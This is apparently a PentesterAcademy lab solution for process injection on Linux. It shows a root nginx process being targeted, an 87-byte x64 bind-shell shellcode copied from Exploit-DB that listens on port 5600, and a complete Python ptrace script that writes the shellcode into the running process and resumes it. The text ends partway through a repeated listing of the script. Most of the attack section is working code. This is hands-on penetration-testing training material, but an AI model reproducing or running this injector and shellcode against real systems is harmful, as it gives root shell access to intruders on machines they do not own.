ATTACK DEFENSE

by PentesterAcademy

Name	T1055: Process Injection
URL	https://attackdefense.com/challengedetails?cid=1591
Type	MITRE ATT&CK Linux : Privilege Escalation


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Abuse the capability to get root on the box and retrieve the flag!


Solution:

Step 1: Check the services running on the machine.

Command: ps -eaf



```
student@localhost:~$ ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  1 18:48 ?        00:00:04 /sbin/init
root         2     0  0 18:48 ?        00:00:00 [kthreadd]
root         3     2  0 18:48 ?        00:00:00 [rcu_gp]
root         4     2  0 18:48 ?        00:00:00 [rcu_par_gp]
root         6     2  0 18:48 ?        00:00:00 [kworker/0:0H-kb]
root         7     2  0 18:48 ?        00:00:00 [kworker/u4:0-ev]
root         8     2  0 18:48 ?        00:00:00 [mm_percpu_wq]
root         9     2  0 18:48 ?        00:00:00 [ksoftirqd/0]
root        10     2  0 18:48 ?        00:00:00 [rcu_sched]
root        11     2  0 18:48 ?        00:00:00 [migration/0]
root        12     2  0 18:48 ?        00:00:00 [idle_inject/0]
root        13     2  0 18:48 ?        00:00:00 [kworker/0:1-cgr]
root        14     2  0 18:48 ?        00:00:00 [cpuhp/0]
root        15     2  0 18:48 ?        00:00:00 [cpuhp/1]
root        16     2  0 18:48 ?        00:00:00 [idle_inject/1]
root        17     2  0 18:48 ?        00:00:00 [migration/1]
root        18     2  0 18:48 ?        00:00:00 [ksoftirqd/1]
root        20     2  0 18:48 ?        00:00:00 [kworker/1:0H-kb]
root        21     2  0 18:48 ?        00:00:00 [kdevtmpfs]
root        22     2  0 18:48 ?        00:00:00 [netns]
root        23     2  0 18:48 ?        00:00:00 [rcu_tasks_kthre]
```




```
message+   229     1  0 18:48 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidf
root       231     1  0 18:48 ?        00:00:00 /usr/sbin/sshd -D
root       236     1  0 18:48 ?        00:00:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process
www-data   237   236  0 18:48 ?        00:00:00 nginx: worker process
www-data   238   236  0 18:48 ?        00:00:00 nginx: worker process
root       262     1  0 18:48 ?        00:00:00 dhclient ens3
root       264     1  0 18:48 ttyS0    00:00:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0 vt220
root       304   231  0 18:48 ?        00:00:00 sshd: student [priv]
student    307     1  0 18:48 ?        00:00:00 /lib/systemd/systemd --user
student    308   307  0 18:48 ?        00:00:00 (sd-pam)
student    334   304  0 18:48 ?        00:00:00 sshd: student@pts/0
student    335   334  0 18:48 pts/0    00:00:00 /bin/bash
student    352   335 17 18:54 pts/0    00:00:00 ps -eaf
student@localhost:~$
```

Nginx is running on the machine. The Nginx's master process is running as root and has pid 236.

Step 3: Check the architecture of the machine.

Command: uname -m




```
student@localhost:~$
student@localhost:~$ uname -m
x86_64
student@localhost:~$
```

The machine is running 64 bit Linux.

Step 4: Search for publicly available TCP BIND shell shellcodes.

Search on Google "Linux x64 Bind shell shellcode exploit db".



About 28,100 results (0.31 seconds)

Linux/x64 - Reverse (192.168.1.45:4444/TCP) Shell Shellcode (8...
https://www.exploit-db.com/exploits/41477 ▾
Feb 28, 2017 - **Linux/x64** - **Reverse** (192.168.1.45:4444/TCP) **Shell Shellcode** (84 bytes).. **shellcode exploit** for Linux_x86-64 platform.


Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 ... - Exploit Data...
https://www.exploit-db.com/exploits/41128 ▾
Jan 19, 2017 - **Linux/x64** - **Bind** (5600/TCP) **Shell Shellcode** (87 bytes).. **shellcode exploit** for Linux_x86-64 platform.

Linux/x64 - Reverse (192.168.1.2:4444/TCP) Shell ... - Exploit Da...
https://www.exploit-db.com/exploits/42485 ▾
Aug 17, 2017 - **Linux/x64** - **Reverse** (192.168.1.2:4444/TCP) **Shell Shellcode** (153 bytes).. **shellcode exploit** for Linux_x86-64 platform.

Linux/x64 - Bind (/TCP) Netcat Shell + Null-Free Shellcode (64 b...
https://www.exploit-db.com/exploits/40052 ▾
Jul 4, 2016 - **Linux/x64** - Bind (/TCP) Netcat Shell + Null-Free **Shellcode** (64 bytes).. **shellcode** ... About **Exploit-DB Exploit-DB** History FAQ ... Enroll in Penetration Testing with Kali **Linux** , the course required to become an ... #include <stdio.h> #include <string.h> // Exploit Title: [NetCat **Bind Shell 64bit** 64byte] // Date: ...

The second Exploit DB link contains a BIND shell shellcode of 87 bytes.

Exploit DB Link: https://www.exploit-db.com/exploits/41128



```
#include <stdio.h>
char sh[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31
\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69
\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
void main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) sh;
    (int)(*func)();
}
```

Shellcode:

```
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02
\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x
0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x4
8\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
```

The above shell code will trigger a BIND TCP Shell on port 5600.

Step 5: Write a python script to inject BIND TCP shellcode into the running process.

The C program provided at the GitHub Link given below can be used as a reference for writing the python script.

GitHub Link: https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c


Python script:

```
import ctypes
import sys
import struct

# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html

PTRACE_POKETEXT   = 4
PTRACE_GETREGS    = 12
PTRACE_SETREGS    = 13
PTRACE_ATTACH     = 16
PTRACE_DETACH     = 17




# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct

class user_regs_struct(ctypes.Structure):
        _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
        ("r11", ctypes.c_ulonglong),
        ("r10", ctypes.c_ulonglong),
        ("r9", ctypes.c_ulonglong),
        ("r8", ctypes.c_ulonglong),
        ("rax", ctypes.c_ulonglong),
        ("rcx", ctypes.c_ulonglong),
        ("rdx", ctypes.c_ulonglong),
        ("rsi", ctypes.c_ulonglong),
        ("rdi", ctypes.c_ulonglong),
        ("orig_rax", ctypes.c_ulonglong),
        ("rip", ctypes.c_ulonglong),
        ("cs", ctypes.c_ulonglong),
        ("eflags", ctypes.c_ulonglong),
        ("rsp", ctypes.c_ulonglong),
        ("ss", ctypes.c_ulonglong),
        ("fs_base", ctypes.c_ulonglong),
        ("gs_base", ctypes.c_ulonglong),
        ("ds", ctypes.c_ulonglong),
        ("es", ctypes.c_ulonglong),
        ("fs", ctypes.c_ulonglong),
        ("gs", ctypes.c_ulonglong),
        ]

libc = ctypes.CDLL("libc.so.6")

pid=int(sys.argv[1])

# Define argument type and respone type.
libc.ptrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p, ctypes.c_void_p]
libc.ptrace.restype = ctypes.c_uint64

# Attach to the process
libc.ptrace(PTRACE_ATTACH, pid, None, None)
registers=user_regs_struct()

# Retrieve the value stored in registers
libc.ptrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))

print("Instruction Pointer: " + hex(registers.rip))

print("Injecting Shellcode at: " + hex(registers.rip))
```


```
# Shell code copied from exploit db.
shellcode="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x0
2\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6
a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x
6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"

# Inject the shellcode into the running process byte by byte.
for i in xrange(0,len(shellcode),4):

  # Convert the byte to little endian.
  shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
  shellcode_byte_little_endian=struct.pack("<I", shellcode_byte_int).rstrip('\x00').encode('hex')
  shellcode_byte=int(shellcode_byte_little_endian,16)

  # Inject the byte.
  libc.ptrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)

print("Shellcode Injected!!")

# Modify the instuction pointer
registers.rip=registers.rip+2

# Set the registers
libc.ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers))

print("Final Instruction Pointer: " + hex(registers.rip))

# Detach from the process.
libc.ptrace(PTRACE_DETACH, pid, None, None)
```

Save the above program as “inject.py”


Command: cat inject.py




```
student@localhost:~$ cat inject.py
import ctypes
import sys
import struct

# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html

PTRACE_POKETEXT   = 4
PTRACE_GETREGS    = 12
PTRACE_SETREGS    = 13
PTRACE_ATTACH     = 16
PTRACE_DETACH     = 17


# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct

class user_regs_struct(ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
        ("r11", ctypes.c_ulonglong),
        ("r10", ctypes.c_ulonglong),
        ("r9", ctypes.c_ulonglong),
```



```
        ("r9", ctypes.c_ulonglong),
        ("r8", ctypes.c_ulonglong),
        ("rax", ctypes.c_ulonglong),
        ("rcx", ctypes.c_ulonglong),
        ("rdx", ctypes.c_ulonglong),
        ("rsi", ctypes.c_ulonglong),
        ("rdi", ctypes.c_ulonglong),
        ("orig_rax", ctypes.c_ulonglong),
        ("rip", ctypes.c_ulonglong),
        ("cs", ctypes.c_ulonglong),
        ("eflags", ctypes.c_ulonglong),
        ("rsp", ctypes.c_ulonglong),
        ("ss", ctypes.c_ulonglong),
        ("fs_base", ctypes.c_ulonglong),
        ("gs_base", ctypes.c_ulonglong),
        ("ds", ctypes.c_ulonglong),
        ("es", ctypes.c_ulonglong),
        ("fs", ctypes.c_ulonglong),
        ("gs", ctypes.c_ulonglong),
    ]

libc = ctypes.CDLL("libc.so.6")

pid=int(sys.argv[1])

# Define argument type and respone type.
libc.ptrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p, ctypes.c_void_p]
libc.ptrace.restype = ctypes.c_uint64
```



